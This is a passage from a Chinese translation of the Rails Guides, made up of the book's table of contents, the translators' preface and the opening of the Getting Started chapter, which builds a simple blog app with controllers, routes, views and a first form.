

Rails 指 南



安道/chinakr 译

Rails 指南

安道/chinakr 译

目录

翻译记		
第一部分 新手入门		
第 1 章 Rails 入门	3	
1.1 前提条件	3	
1.2 Rails 是什么？	3	
1.3 创建 Rails 项目	4	
1.4 Hello, Rails!	6	
1.5 启动并运行起来	9	
1.6 添加第二个模型	30	
1.7 重构	35	
1.8 删 除评论	37	
1.9 安全	38	
1.10 接下来做什么？	40	
1.11 配置问题	40	
第二部分 模型		
第 2 章 Active Record 基础.....	43	
2.1 Active Record 是什么？	43	
2.2 Active Record 中的“多约定少配置”原则	44	
2.3 创建 Active Record 模型	45	
2.4 覆盖命名约定	45	
2.5 CRUD：读写数据	46	
2.6 数据验证	47	
2.7 回调	47	
2.8 迁移	48	
第 3 章 Active Record 迁移.....	49	
3.1 迁移概述	49	
3.2 创建迁移	50	
3.3 编写迁移	53	
3.4 运行迁移	60	
3.5 修改现有的迁移	62	
3.6 数据库模式转储	62	
3.7 Active Record 和引用完整性	64	
3.8 迁移和种子数据	64	
第 4 章 Active Record 数据验证.....	65	
4.1 数据验证概览	65	
4.2 数据验证辅助方法	69	
4.3 常用的验证选项	76	
4.4 严格验证	77	
4.5 条件验证	78	
4.6 自定义验证	79	
4.7 处理验证错误	80	
4.8 在视图中显示验证错误	84	
第 5 章 Active Record 回调.....	85	
5.1 对象的生命周期	85	
5.2 回调概述	85	
5.3 可用的回调	86	
5.4 调用回调	89	
5.5 跳过回调	90	
5.6 停止执行	90	
5.7 关联回调	90	
5.8 条件回调	91	
5.9 回调类	92	
5.10 事务回调	92	
第 6 章 Active Record 关联.....	95	
6.1 为什么使用关联	95	
6.2 关联的类型	96	
6.3 小技巧和注意事项	109	
6.4 关联详解	114	
6.5 单表继承	143	
第 7 章 Active Record 查询接口.....	145	
7.1 从数据库中检索对象	146	

7.2 条件查询	152	第 11 章 表单辅助方法	243
7.3 排序	154	11.1 处理基本表单	243
7.4 选择特定字段	155	11.2 处理模型对象	247
7.5 限量和偏移量	156	11.3 快速创建选择列表	250
7.6 分组	156	11.4 使用日期和时间的表单辅助方法	254
7.7 <code>having</code> 方法	157	11.5 上传文件	255
7.8 条件覆盖	157	11.6 定制表单生成器	257
7.9 空关系	159	11.7 理解参数命名约定	257
7.10 只读对象	159	11.8 处理外部资源的表单	260
7.11 在更新时锁定记录	159	11.9 创建复杂表单	260
7.12 联结表	161		
7.13 及早加载关联	163		
7.14 作用域	165		
7.15 动态查找方法	168	第四部分 控制器	
7.16 enum 宏	168	第 12 章 Action Controller 概览	267
7.17 理解方法链	169	12.1 控制器的作用	267
7.18 查找或创建新对象	170	12.2 控制器命名约定	268
7.19 使用 SQL 语句进行查找	171	12.3 方法和动作	268
7.20 检查对象是否存在	173	12.4 参数	268
7.21 计算	174	12.5 会话	273
7.22 执行 EXPLAIN 命令	175	12.6 cookies	277
第 8 章 Active Model 基础	179	12.7 渲染 XML 和 JSON 数据	278
8.1 简介	179	12.8 过滤器	279
第三部分 视图		12.9 请求伪造防护	281
第 9 章 Action View 概览	191	12.10 请求和响应对象	281
9.1 Action View 是什么	191	12.11 HTTP 身份验证	283
9.2 在 Rails 中使用 Action View	191	12.12 数据流和文件下载	284
9.3 模板、局部视图和布局	192	12.13 日志过滤	287
9.4 局部布局	196	12.14 异常处理	287
9.5 视图路径	197	12.15 强制使用 HTTPS 协议	289
9.6 Action View 提供的辅助方法概述	197	第 13 章 Rails 路由全解	291
9.7 本地化视图	216	13.1 Rails 路由的用途	291
第 10 章 Rails 布局和视图渲染	217	13.2 资源路由：Rails 的默认风格	292
10.1 概览：各组件之间如何协作	217	13.3 非资源式路由	302
10.2 创建响应	217	13.4 自定义资源路由	308
10.3 布局的结构	231	13.5 审查和测试路由	312
		第五部分 深入探索	
		第 14 章 Active Support 核心扩展	317

14.1 如何加载核心扩展	317	16.5 使用 Action Mailer 辅助方法	424
14.2 所有对象皆可使用的扩展	318	16.6 配置 Action Mailer	424
14.3 <code>Module</code> 的扩展	327	16.7 测试邮件程序	425
14.4 <code>Class</code> 的扩展	333	16.8 拦截电子邮件	425
14.5 <code>String</code> 的扩展	336	第 17 章 Active Job 基础.....	427
14.6 <code>Numeric</code> 的扩展	350	17.1 简介	413
14.7 <code>Integer</code> 的扩展	352	17.2 Active Job 的作用	427
14.8 <code>BigDecimal</code> 的扩展	353	17.3 创建作业	427
14.9 <code>Enumerable</code> 的扩展	353	17.4 执行作业	428
14.10 <code>Array</code> 的扩展	355	17.5 队列	429
14.11 <code>Hash</code> 的扩展	363	17.6 回调	47
14.12 <code>Regexp</code> 的扩展	370	17.7 Action Mailer	431
14.13 <code>Range</code> 的扩展	371	17.8 国际化	432
14.14 <code>Date</code> 的扩展	372	17.9 GlobalID	432
14.15 <code>DateTime</code> 的扩展	378	17.10 异常	432
14.16 <code>Time</code> 的扩展	381	17.11 测试作业	433
14.17 <code>File</code> 的扩展	384	第 18 章 Rails 应用测试指南.....	435
14.18 <code>Marshal</code> 的扩展	384	18.1 为什么要为 Rails 应用编写测试?	435
14.19 <code>NameError</code> 的扩展	385	18.2 测试简介	435
14.20 <code>LoadError</code> 的扩展	385	18.3 测试数据库	444
第 15 章 Rails 国际化 API.....	387	18.4 模型测试	446
15.1 Rails 中 I18n 的工作原理	388	18.5 系统测试	447
15.2 Rails 应用的国际化设置	389	18.6 集成测试	449
15.3 国际化和本地化	394	18.7 为控制器编写功能测试	451
15.4 I18n API 功能概述	400	18.8 测试路由	313
15.5 如何储存自定义翻译	408	18.9 测试视图	458
15.6 自定义 I18n 设置	409	18.10 测试辅助方法	459
15.7 结论	411	18.11 测试邮件程序	460
15.8 为 Rails I18n 作贡献	411	18.12 测试作业	462
15.9 资源	411	18.13 其他测试资源	463
15.10 作者	411	第 19 章 Ruby on Rails 安全指南.....	465
第 16 章 Action Mailer 基础	413	19.1 简介	413
16.1 简介	413	19.2 会话	466
16.2 发送邮件	413	19.3 跨站请求伪造 (CSRF)	470
16.3 接收电子邮件	422	19.4 重定向和文件	473
16.4 Action Mailer 回调	423	19.5 局域网和管理界面的安全	475

19.6 用户管理	477	23.7 通过 gem 添加静态资源文件	566
19.7 注入攻击	481	23.8 使用代码库或 gem 作为预处理器	566
19.8 生成不安全的查询	490	23.9 从旧版本的 Rails 升级	567
19.9 默认首部	491	第 24 章 在 Rails 中使用 JavaScript	569
19.10 环境安全	491	24.1 Ajax 简介	569
19.11 其他资源	492	24.2 非侵入式 JavaScript	570
第 20 章 调试 Rails 应用	493	24.3 内置的辅助方法	571
20.1 调试相关的视图辅助方法	493	24.4 处理 Ajax 事件	573
20.2 日志记录器	495	24.5 服务器端处理	574
20.3 使用 byebug gem 调试	497	24.6 Turbolinks	575
20.4 使用 web-console gem 调试	506	24.7 其他资源	576
20.5 调试内存泄露	507	第 25 章 Rails 初始化过程	577
20.6 用于调试的插件	508	25.1 启动	577
20.7 参考资源	508	25.2 加载 Rails	586
第 21 章 配置 Rails 应用	509	第 26 章 自动加载和重新加载常量	591
21.1 初始化代码的存放位置	509	26.1 简介	413
21.2 在 Rails 之前运行代码	509	26.2 常量刷新程序	592
21.3 配置 Rails 组件	509	26.3 词汇表	596
21.4 Rails 环境设置	528	26.4 自动加载可用性	596
21.5 使用初始化脚本文件	528	26.5 autoload_paths	597
21.6 初始化事件	528	26.6 自动加载算法	597
21.7 数据库池	532	26.7 require_dependency	602
21.8 自定义配置	532	26.8 常量重新加载	602
21.9 搜索引擎索引	533	26.9 Module#autoload 不涉其中	602
21.10 事件型文件系统监控程序	533	26.10 常见问题	603
第 22 章 Rails 命令行.....	535	第 27 章 Rails 缓存概览	611
22.1 命令行基础	535	27.1 基本缓存	611
22.2 bin/rails	542	27.2 缓存存储器	616
22.3 Rails 命令行高级用法	546	27.3 缓存键	618
第 23 章 Asset Pipeline	549	27.4 对条件 GET 请求的支持	618
23.1 Asset Pipeline 是什么	549	27.5 在开发环境中测试缓存	620
23.2 如何使用 Asset Pipeline	551	27.6 参考资源	508
23.3 在开发环境中	557	第 28 章 Active Support 监测程序.....	621
23.4 在生产环境中	558	28.1 监测程序简介	621
23.5 自定义 Asset Pipeline	564	28.2 Rails 框架中的钩子	621
23.6 静态资源文件缓存的存储方式	566	28.3 Action Controller	622

28.4 Action View	625	第 32 章 Rails on Rack	665
28.5 Active Record	626	32.1 Rack 简介	665
28.6 Action Mailer	431	32.2 Rails on Rack	665
28.7 Active Support	628	32.3 Action Dispatcher 中间件栈	666
28.8 Active Job	630	32.4 资源	411
28.9 Railties	630	第 33 章 创建及定制 Rails 生成器和模板	671
28.10 Rails	631	33.1 第一次接触	671
28.11 订阅事件	631	33.2 创建首个生成器	671
28.12 自定义事件	632	33.3 使用生成器创建生成器	672
第 29 章 使用 Rails 开发只提供 API 的应用.....	633	33.4 查找生成器	673
29.1 什么是 API 应用?	633	33.5 定制工作流程	674
29.2 为什么使用 Rails 构建 JSON API?	633	33.6 通过修改生成器模板定制工作流程	676
29.3 基本配置	634	33.7 为生成器添加后备机制	677
29.4 选择中间件	635	33.8 应用模板	678
29.5 选择控制器模块	638	33.9 添加命令行参数	679
第 30 章 Action Cable 概览.....	641	33.10 生成器方法	679
30.1 简介	413	第 34 章 引擎入门	683
30.2 Pub/Sub 是什么	641	34.1 引擎是什么	683
30.3 服务器端组件	641	34.2 生成引擎	684
30.4 客户端组件	643	34.3 为引擎添加功能	687
30.5 客户端-服务器的交互	644	34.4 把引擎挂载到应用中	692
30.6 全栈示例	646	34.5 测试引擎	696
30.7 配置	616	34.6 改进引擎的功能	697
30.8 运行独立的 Cable 服务器	650	34.7 Active Support <code>on_load</code> 钩子	702
30.9 依赖关系	651	34.8 配置钩子	704
30.10 部署	651	第七部分 为 Ruby on Rails 做贡献	
第六部分 扩展 Rails		第 35 章 为 Ruby on Rails 做贡献.....	707
第 31 章 Rails 插件开发简介.....	655	35.1 报告错误	707
31.1 准备	497	35.2 帮助解决现有问题	709
31.2 测试新生成的插件	656	35.3 为 Rails 文档做贡献	710
31.3 扩展核心类	656	35.4 翻译 Rails 指南	710
31.4 为 Active Record 添加“ <code>acts_as</code> ”方法	657	35.5 为 Rails 代码做贡献	711
31.5 生成器	662	35.6 Rails 贡献者	718
31.6 发布 gem	662	第 36 章 API 文档指导方针	719
31.7 RDoc 文档	663	36.1 RDoc	719
31.8 参考资料	508	36.2 用词	719

36.3 英语	720	第 40 章 Ruby on Rails 5.1 发布记	761
36.4 牛津式逗号	720	40.1 升级到 Rails 5.1	761
36.5 示例代码	720	40.2 主要功能	761
36.6 布尔值	721	40.3 不兼容的功能	764
36.7 文件名	722	40.4 Railties	765
36.8 字体	722	40.5 Action Cable	765
36.9 描述列表	723	40.6 Action Pack	765
36.10 动态生成的方法	723	40.7 Action View	766
36.11 方法可见性	724	40.8 Action Mailer	766
36.12 考虑 Rails 栈	724	40.9 Active Record	767
第 37 章 Ruby on Rails 指南指导方针	727	40.10 Active Model	768
37.1 Markdown	727	40.11 Active Job	768
37.2 序言	727	40.12 Active Support	769
37.3 标题	727	40.13 荣誉榜	769
37.4 指向 API 的链接	728	第 41 章 Ruby on Rails 5.0 发布记	771
37.5 API 文档指导方针	728	41.1 升级到 Rails 5.0	771
37.6 HTML 版指南	728	41.2 主要功能	761
37.7 Kindle 版指南	729	41.3 Railties	630
第八部分 维护方针		41.4 Action Pack	756
第 38 章 Ruby on Rails 的维护方针	733	41.5 Action View	625
38.1 新功能	733	41.6 Action Mailer	431
38.2 缺陷修正	733	41.7 Active Record	626
38.3 安全问题	733	41.8 Active Model	756
38.4 严重安全问题	734	41.9 Active Job	630
38.5 不支持的发布系列	734	41.10 Active Support	628
38.5 不支持的发布系列	734	41.11 荣誉榜	782
第九部分 发布记		第十部分 补遗	
第 39 章 Ruby on Rails 升级指南	737	第 42 章 Rails 应用模板	785
39.1 一般建议	737	42.1 用法	431
39.2 从 Rails 5.0 升级到 5.1	738	42.2 Templates API	785
39.3 从 Rails 4.2 升级到 5.0	739	42.3 高级用法	789
39.4 从 Rails 4.1 升级到 4.2	743	第 43 章 安装开发依赖	791
39.5 从 Rails 4.0 升级到 4.1	747	43.1 简单方式	791
39.6 从 Rails 3.2 升级到 4.0	753	43.2 笨拙方式	791

翻译记

经过 chinakr 和我几个月的翻译，终于把 Rails Guides 翻译完了，这个坑算是填上了。¹

说是“坑”，因为这是我几年前就启动的项目，但是一直没有完成。在过了那股新鲜劲头之后，我便转向能为我带来经济回报的翻译项目上了。就这么一拖再拖，翻译的书一本接着一本出版。2016 年 10 月，我再次把目光转向这个项目。因为我找到了一份工作，经济压力不是那么大了，所以想回过头去把以前的坑填上。

于是，我启动了本书的翻译众筹活动。我很欣慰，此次众筹得到了众多读者的支持，以及云梯和 Ruby China 的鼎力赞助。在此，我谨代表我自己，对你们的支持表示由衷的感谢！

此外，我还把 chinakr 拉入坑了。我深知翻译这样一份资料对一个人来说实在吃力，因此我找了一位合译人。chinakr 在翻译过程中兢兢业业，保有持续的动力，为本书的完成开足马力。而且，他对我的“挑剔”和“固执”容忍颇多。我对 chinakr 的贡献和包容致以真诚的感谢！

这本书已经呈现在你手中，希望能在你学习和使用 Rails 的过程中助你一臂之力！

关于版本号

本书采用精益出版策略，不断更新。为了区别不同的版本，本书采用一种特殊的版本号编制策略。通常，本书的版本号分成四部分，前三部分是 Rails 的版本号，最后一部分是修订版本号，从 1 开始。在针对某一个 Rails 版本的修订过程中，最后一位不断增加，上不设限。如果 Rails 发布了新版本，前三部分则相应调整，而最后一位归一。

我们原则上只提供最新版本的下载，如果你需要使用以前的旧版本，请自行存储。

问题反馈

如果你在阅读的过程中发现错误，或者有什么建议，请到[本书译稿的仓库](#)中反馈。

如果你想修改译稿，请一定要阅读[贡献说明](#)。其中最值得重点强调的一点是，你的贡献可能被纳入译稿中，而我们会将其用在电子书中销售，由此得到的收入不会分给你。

赞助商

本书的翻译活动得到以下赞助商的鼎力支持，特此鸣谢！

1. 简体中文版没有 100% 翻译英语原版，尤其是一些 Rails 旧版的发布记。因为版本太旧，而且发布记中大多是罗列各种变化，对最终用户没有多大参考价值，因此决定不翻译。请读者朋友谅解。



云梯 VPNCloud



Ruby China

封面

本书封面使用的图片出自 [Freepik](#)，特此感谢！

第一部分 新手入门



第 1 章 Rails 入门

本文介绍如何开始使用 Ruby on Rails。

读完本文后，您将学到：

- 如何安装 Rails、创建 Rails 应用，如何连接数据库；
- Rails 应用的基本文件结构；
- MVC（模型、视图、控制器）和 REST 架构的基本原理；
- 如何快速生成 Rails 应用骨架。

1.1 前提条件

本文针对想从零开始开发 Rails 应用的初学者，不要求 Rails 使用经验。不过，为了能顺利阅读，还是需要事先安装好一些软件：

- [Ruby 2.2.2 及以上版本](#)
- [开发工具包](#)的正确版本（针对 Windows 用户）
- 包管理工具 [RubyGems](#)，随 Ruby 预装。若想深入了解 RubyGems，请参阅 [RubyGems 指南](#)
- [SQLite3 数据库](#)

Rails 是使用 Ruby 语言开发的 Web 应用框架。如果之前没接触过 Ruby，会感到直接学习 Rails 的学习曲线很陡。这里提供几个学习 Ruby 的在线资源：

- [Ruby 语言官方网站](#)
- [免费编程图书列表](#)

需要注意的是，有些资源虽然很好，但针对的是 Ruby 1.8 甚至 1.6 这些老版本，因此不涉及一些 Rails 日常开发的常见句法。

1.2 Rails 是什么？

Rails 是使用 Ruby 语言编写的 Web 应用开发框架，目的是通过解决快速开发中的共通问题，简化 Web 应用的开发。与其他编程语言和框架相比，使用 Rails 只需编写更少代码就能实现更多功能。有经验的 Rails 程序员常说，Rails 让 Web 应用开发变得更有趣。

Rails 有自己的设计原则，认为问题总有最好的解决方法，并且有意识地通过设计来鼓励用户使用最好的解决方法，而不是其他替代方案。一旦掌握了“Rails 之道”，就可能获得生产力的巨大提升。在 Rails 开发中，如果不改变使用其他编程语言时养成的习惯，总想使用原有的设计模式，开发体验可能就不那么让人愉快了。

Rails 哲学包含两大指导思想：

- 不要自我重复（DRY）：DRY 是软件开发中的一个原则，意思是“系统中的每个功能都要具有单一、准确、可信的实现。”。不重复表述同一件事，写出的代码才更易维护、更具扩展性，也更容易出问题。
- 多约定，少配置：Rails 为 Web 应用的大多数需求都提供了最好的解决方法，并且默认使用这些约定，而不是在长长的配置文件中设置每个细节。

1.3 创建 Rails 项目

阅读本文的最佳方法是一步步跟着操作。所有这些步骤对于运行示例应用都是必不可少的，同时也不需要更多的代码或步骤。

通过学习本文，你将学会如何创建一个名为 Blog 的 Rails 项目，这是一个非常简单的博客。在动手开发之前，请确保已经安装了 Rails。

提示

文中的示例代码使用 UNIX 风格的命令行提示符 \$，如果你的命令行提示符是自定义的，看起来可能会不一样。在 Windows 中，命令行提示符可能类似 c:\source_code>。

1.3.1 安装 Rails

打开命令行：在 macOS 中打开 Terminal.app，在 Windows 中要在开始菜单中选择“运行”，然后输入“cmd.exe”。本文中所有以 \$ 开头的代码，都应该在命令行中执行。首先确认是否安装了 Ruby 的最新版本：

```
$ ruby -v  
ruby 2.3.1p112
```

提示

有很多工具可以帮助你快速地在系统中安装 Ruby 和 Ruby on Rails。Windows 用户可以使用 [Rails Installer](#)，macOS 用户可以使用 [Tokaido](#)。更多操作系统中的安装方法请访问 [ruby-lang.org](#)。

很多类 UNIX 系统都预装了版本较新的 SQLite3。在 Windows 中，通过 Rails Installer 安装 Rails 会同时安装 SQLite3。其他操作系统中 SQLite3 的安装方法请参阅 [SQLite3 官网](#)。接下来，确认 SQLite3 是否在 PATH 中：

```
$ sqlite3 --version
```

执行结果应该显示 SQLite3 的版本号。

安装 Rails，请使用 RubyGems 提供的 `gem install` 命令：

```
$ gem install rails
```

执行下面的命令来确认所有软件是否都已正确安装：

```
$ rails --version
```

如果执行结果类似 `Rails 5.1.0`，那么就可以继续往下读了。

1.3.2 创建 Blog 应用

Rails 提供了许多名为生成器（generator）的脚本，这些脚本可以为特定任务生成所需的全部文件，从而简化开发。其中包括新应用生成器，这个脚本用于创建 Rails 应用骨架，避免了手动编写基础代码。

要使用新应用生成器，请打开终端，进入具有写权限的文件夹，输入：

```
$ rails new blog
```

这个命令会在文件夹 `blog` 中创建名为 `Blog` 的 Rails 应用，然后执行 `bundle install` 命令安装 `Gemfile` 中列出的 gem 及其依赖。

提示

执行 `rails new -h` 命令可以查看新应用生成器的所有命令行选项。

创建 `blog` 应用后，进入该文件夹：

```
$ cd blog
```

`blog` 文件夹中有许多自动生成的文件和文件夹，这些文件和文件夹组成了 Rails 应用的结构。本文涉及的大部分工作都在 `app` 文件夹中完成。下面简单介绍一下这些用新应用生成器默认选项生成的文件和文件夹的功能：

文件/文件夹	作用
<code>app/</code>	包含应用的控制器、模型、视图、辅助方法、邮件程序、频道、作业和静态资源文件。这个文件夹是本文剩余内容关注的重点。
<code>bin/</code>	包含用于启动应用的 <code>rails</code> 脚本，以及用于安装、更新、部署或运行应用的其他脚本。
<code>config/</code>	配置应用的路由、数据库等。详情请参阅 第 21 章 。
<code>config.ru</code>	基于 Rack 的服务器所需的 Rack 配置，用于启动应用。
<code>db/</code>	包含当前数据库的模式，以及数据库迁移文件。
<code>Gemfile, Gemfile.lock</code>	这两个文件用于指定 Rails 应用所需的 gem 依赖。Bundler gem 需要用到这两个文件。关于 Bundler 的更多介绍，请访问 Bundler 官网 。
<code>lib/</code>	应用的扩展模块。
<code>log/</code>	应用日志文件。
<code>public/</code>	仅有的可以直接从外部访问的文件夹，包含静态文件和编译后的静态资源文件。
<code>Rakefile</code>	定位并加载可在命令行中执行的任务。这些任务在 Rails 的各个组件中

文件/文件夹	作用
	定义。如果要添加自定义任务，请不要修改 <code>Rakefile</code> ，直接把自定义任务保存在 <code>lib/tasks</code> 文件夹中即可。
<code>README.md</code>	应用的自述文件，说明应用的用途、安装方法等。
<code>test/</code>	单元测试、固件和其他测试装置。详情请参阅 第 18 章 。
<code>tmp/</code>	临时文件（如缓存和 PID 文件）。
<code>vendor/</code>	包含第三方代码，如第三方 gem。
<code>.gitignore</code>	告诉 Git 要忽略的文件（或模式）。详情参见 GitHub 帮助文档 。

1.4 Hello, Rails!

首先，让我们快速地在页面中添加一些文字。为了访问页面，需要运行 Rails 应用服务器（即 Web 服务器）。

1.4.1 启动 Web 服务器

实际上这个 Rails 应用已经可以正常运行了。要访问应用，需要在开发设备中启动 Web 服务器。请在 `blog` 文件夹中执行下面的命令：

```
$ bin/rails server
```

提示

Windows 用户需要把 `bin` 文件夹下的脚本文件直接传递给 Ruby 解析器，例如 `ruby bin\rails server`。

提示

编译 CoffeeScript 和压缩 JavaScript 静态资源文件需要 JavaScript 运行时，如果没有运行时，在压缩静态资源文件时会报错，提示没有 `execjs`。macOS 和 Windows 一般都提供了 JavaScript 运行时。在 Rails 应用的 `Gemfile` 中，`therubyracer` gem 被注释掉了，如果需要使用这个 gem，请去掉注释。对于 JRuby 用户，推荐使用 `therubyrhino` 这个运行时，在 JRuby 中创建 Rails 应用的 `Gemfile` 中默认包含了这个 gem。要查看 Rails 支持的所有运行时，请参阅 [ExecJS](#)。

上述命令会启动 Puma，这是 Rails 默认使用的 Web 服务器。要查看运行中的应用，请打开浏览器窗口，访问 <http://localhost:3000>。这时应该看到默认的 Rails 欢迎页面：



Yay! You're on Rails!



图 1-1：默认的 Rails 欢迎页面

提示

要停止 Web 服务器，请在终端中按 **Ctrl+C** 键。服务器停止后命令行提示符会重新出现。在大多数类 Unix 系统中，包括 macOS，命令行提示符是 \$ 符号。在开发模式中，一般情况下无需重启服务器，服务器会自动加载修改后的文件。

欢迎页面是创建 Rails 应用的冒烟测试，看到这个页面就表示应用已经正确配置，能够正常工作了。

1.4.2 显示“Hello, Rails!”

要让 Rails 显示“Hello, Rails！”，需要创建控制器和视图。

控制器接受向应用发起的特定访问请求。路由决定哪些访问请求被哪些控制器接收。一般情况下，一个控制器会对应多个路由，不同路由对应不同动作。动作搜集数据并把数据提供给视图。

视图以人类能看懂的格式显示数据。有一点要特别注意，数据是在控制器而不是视图中获取的，视图只是显示数据。默认情况下，视图模板使用 eRuby（嵌入式 Ruby）语言编写，经由 Rails 解析后，再发送给用户。

可以用控制器生成器来创建控制器。下面的命令告诉控制器生成器创建一个包含“index”动作的“Welcome”控制器：

```
$ bin/rails generate controller Welcome index
```

上述命令让 Rails 生成了多个文件和一个路由：

```
create app/controllers/welcome_controller.rb
route get 'welcome/index'
invoke erb
create app/views/welcome
create app/views/welcome/index.html.erb
invoke test_unit
create test/controllers/welcome_controller_test.rb
invoke helper
create app/helpers/welcome_helper.rb
invoke test_unit
invoke assets
invoke coffee
create app/assets/javascripts/welcome.coffee
invoke scss
create app/assets/stylesheets/welcome.scss
```

其中最重要的文件是控制器和视图，控制器位于 `app/controllers/welcome_controller.rb` 文件，视图位于 `app/views/welcome/index.html.erb` 文件。

在文本编辑器中打开 `app/views/welcome/index.html.erb` 文件，删除所有代码，然后添加下面的代码：

```
<h1>Hello, Rails!</h1>
```

1.4.3 设置应用主页

现在我们已经创建了控制器和视图，还需要告诉 Rails 何时显示“Hello, Rails!”，我们希望在访问根地址 `http://localhost:3000` 时显示。目前根地址显示的还是默认的 Rails 欢迎页面。

接下来需要告诉 Rails 真正的主页在哪里。

在编辑器中打开 `config/routes.rb` 文件。

```
Rails.application.routes.draw do
  get 'welcome/index'

  # For details on the DSL available within this file, see http://guides.rubyonrails.org/
  routing.html
end
```

这是应用的路由文件，使用特殊的 DSL (Domain-Specific Language, 领域专属语言) 编写，告诉 Rails 把访问请求发往哪个控制器和动作。编辑这个文件，添加一行代码 `root 'welcome#index'`，此时文件内容应该变成这样：

```
Rails.application.routes.draw do
  get 'welcome/index'

  root 'welcome#index'
```

```
end
```

root 'welcome#index' 告诉 Rails 对根路径的访问请求应该发往 welcome 控制器的 index 动作, get 'welcome/index' 告诉 Rails 对 <http://localhost:3000/welcome/index> 的访问请求应该发往 welcome 控制器的 index 动作。后者是之前使用控制器生成器创建控制器 (`bin/rails generate controller Welcome index`) 时自动生成的。

如果在生成控制器时停止了服务器, 请再次启动服务器 (`bin/rails server`), 然后在浏览器中访问 <http://localhost:3000>。我们会看到之前添加到 `app/views/welcome/index.html.erb` 文件的“Hello, Rails!”信息, 这说明新定义的路由确实把访问请求发往了 `WelcomeController` 的 index 动作, 并正确渲染了视图。

提示

关于路由的更多介绍, 请参阅[第 13 章](#)。

1.5 启动并运行起来

前文已经介绍了如何创建控制器、动作和视图, 接下来我们要创建一些更具有实用价值的东西。

在 Blog 应用中创建一个资源 (resource)。资源是一个术语, 表示一系列类似对象的集合, 如文章、人或动物。资源中的项目可以被创建、读取、更新和删除, 这些操作简称 CRUD (Create, Read, Update, Delete)。

Rails 提供了 `resources` 方法, 用于声明标准的 REST 资源。把 articles 资源添加到 `config/routes.rb` 文件, 此时文件内容应该变成下面这样:

```
Rails.application.routes.draw do
  get 'welcome/index'

  resources :articles

  root 'welcome#index'
end
```

执行 `bin/rails routes` 命令, 可以看到所有标准 REST 动作都具有对应的路由。输出结果中各列的意义稍后会作说明, 现在只需注意 Rails 从 article 的单数形式推导出了它的复数形式, 并进行了合理使用。

```
$ bin/rails routes
      Prefix Verb    URI Pattern          Controller#Action
articles GET     /articles(.:format)       articles#index
          POST    /articles(.:format)       articles#create
new_article GET    /articles/new(.:format)    articles#new
edit_article GET   /articles/:id/edit(.:format) articles#edit
article GET    /articles/:id(.:format)      articles#show
          PATCH   /articles/:id(.:format)      articles#update
          PUT     /articles/:id(.:format)      articles#update
          DELETE  /articles/:id(.:format)      articles#destroy
root    GET     /                           welcome#index
```

下一节, 我们将为应用添加新建文章和查看文章的功能。这两个操作分别对应于 CRUD 的“C”和“R”: 创建和读取。下面是用于新建文章的表单:

New Article

Title

Text

Save Article

图 1-2：用于新建文章的表单

表单看起来很简陋，不过没关系，之后我们再来美化。

1.5.1 打地基

首先，应用需要一个页面用于新建文章，`/articles/new` 是个不错的选择。相关路由之前已经定义过了，可以直接访问。打开 <http://localhost:3000/articles/new>，会看到下面的路由错误：



图 1-3：路由错误，常量 ArticlesController 未初始化

产生错误的原因是，用于处理该请求的控制器还没有定义。解决问题的方法很简单：创建 `Articles` 控制器。执行下面的命令：

```
$ bin/rails generate controller Articles
```

打开刚刚生成的 `app/controllers/articles_controller.rb` 文件，会看到一个空的控制器：

```
class ArticlesController < ApplicationController
end
```

控制器实际上只是一个继承自 `ApplicationController` 的类。接在来要在这个类中定义的方法也就是控制器的动作。这些动作对文章执行 CRUD 操作。

注意

在 Ruby 中，有 `public`、`private` 和 `protected` 三种方法，其中只有 `public` 方法才能作为控制器的动作。详情请参阅 [Programming Ruby](#) 一书。

现在刷新 <http://localhost:3000/articles/new>，会看到一个新错误：

Unknown action

The action 'new' could not be found for ArticlesController

图 1-4：未知动作，在 `ArticlesController` 中找不到 `new` 动作

这个错误的意思是，Rails 在刚刚生成的 `ArticlesController` 中找不到 `new` 动作。这是因为在 Rails 中生成控制器时，如果不指定想要的动作，生成的控制器就会是空的。

在控制器中手动定义动作，只需要定义一个新方法。打开 `app/controllers/articles_controller.rb` 文件，在 `ArticlesController` 类中定义 `new` 方法，此时控制器应该变成下面这样：

```
class ArticlesController < ApplicationController
  def new
  end
end
```

在 `ArticlesController` 中定义 `new` 方法后，再次刷新 <http://localhost:3000/articles/new>，会看到另一个错误：

ActionController::UnknownFormat in ArticlesController#new

ArticlesController#new is missing a template for this request format and variant. requests or API requests, this action would normally respond with 204 No Content: an empty what you expected to actually render a template, not... nothing, so we're showing an error. That's what you'll get from an XHR or API request. Give it a shot.

图 1-5：未知格式，缺少对应模板

产生错误的原因是，Rails 要求这样的常规动作有用于显示数据的对应视图。如果没有视图可用，Rails 就会抛出异常。

上图中下面的几行都被截断了，下面是完整信息：

ArticlesController#new is missing a template for this request format and variant. request.formats: ["text/html"] request.variant: [] NOTE! For XHR/Ajax or API requests, this action would normally respond with 204 No Content: an empty white screen. Since you're loading it in a web browser, we assume that you expected to actually render a template, not... nothing, so we're showing an error to be extra-clear. If you expect 204 No Content, carry on. That's what you'll get from an XHR or API request. Give it a shot.

内容还真不少！让我们快速浏览一下，看看各部分是什么意思。

第一部分说明缺少哪个模板，这里缺少的是 `articles/new` 模板。Rails 首先查找这个模板，如果找不到再查找 `application/new` 模板。之所以会查找后面这个模板，是因为 `ArticlesController` 继承自 `ApplicationController`。

下一部分是 `request.formats`，说明响应使用的模板格式。当我们在浏览器中请求页面时，`request.formats` 的值是 `text/html`，因此 Rails 会查找 HTML 模板。`request.variant` 指明伺服的是何种物理设备，帮助 Rails 判断该使用哪个模板渲染响应。它的值是空的，因为没有为其提供信息。

在本例中，能够工作的最简单的模板位于 `app/views/articles/new.html.erb` 文件中。文件的扩展名很重要：第一个扩展名是模板格式，第二个扩展名是模板处理器。Rails 会尝试在 `app/views` 文件夹中查找 `articles/new` 模板。这个模板的格式只能是 `html`，模板处理器只能是 `erb`、`builder` 和 `coffee` 中的一个。`:erb` 是最常用的 HTML 模板处理器，`:builder` 是 XML 模板处理器，`:coffee` 模板处理器用 CoffeeScript 创建 JavaScript 模板。因为我们要创建 HTML 表单，所以应该使用能够在 HTML 中嵌入 Ruby 的 ERB 语言。

所以我们需要创建 `articles/new.html.erb` 文件，并把它放在应用的 `app/views` 文件夹中。

现在让我们继续前进。新建 `app/views/articles/new.html.erb` 文件，添加下面的代码：

```
<h1>New Article</h1>
```

刷新 `http://localhost:3000/articles/new`，会看到页面有了标题。现在路由、控制器、动作和视图都可以协调地工作了！是时候创建用于新建文章的表单了。

1.5.2 第一个表单

在模板中创建表单，可以使用表单构建器。Rails 中最常用的表单构建器是 `form_for` 辅助方法。让我们使用这个方法，在 `app/views/articles/new.html.erb` 文件中添加下面的代码：

```
<%= form_for :article do |f| %>
<p>
  <%= f.label :title %><br>
  <%= f.text_field :title %>
</p>

<p>
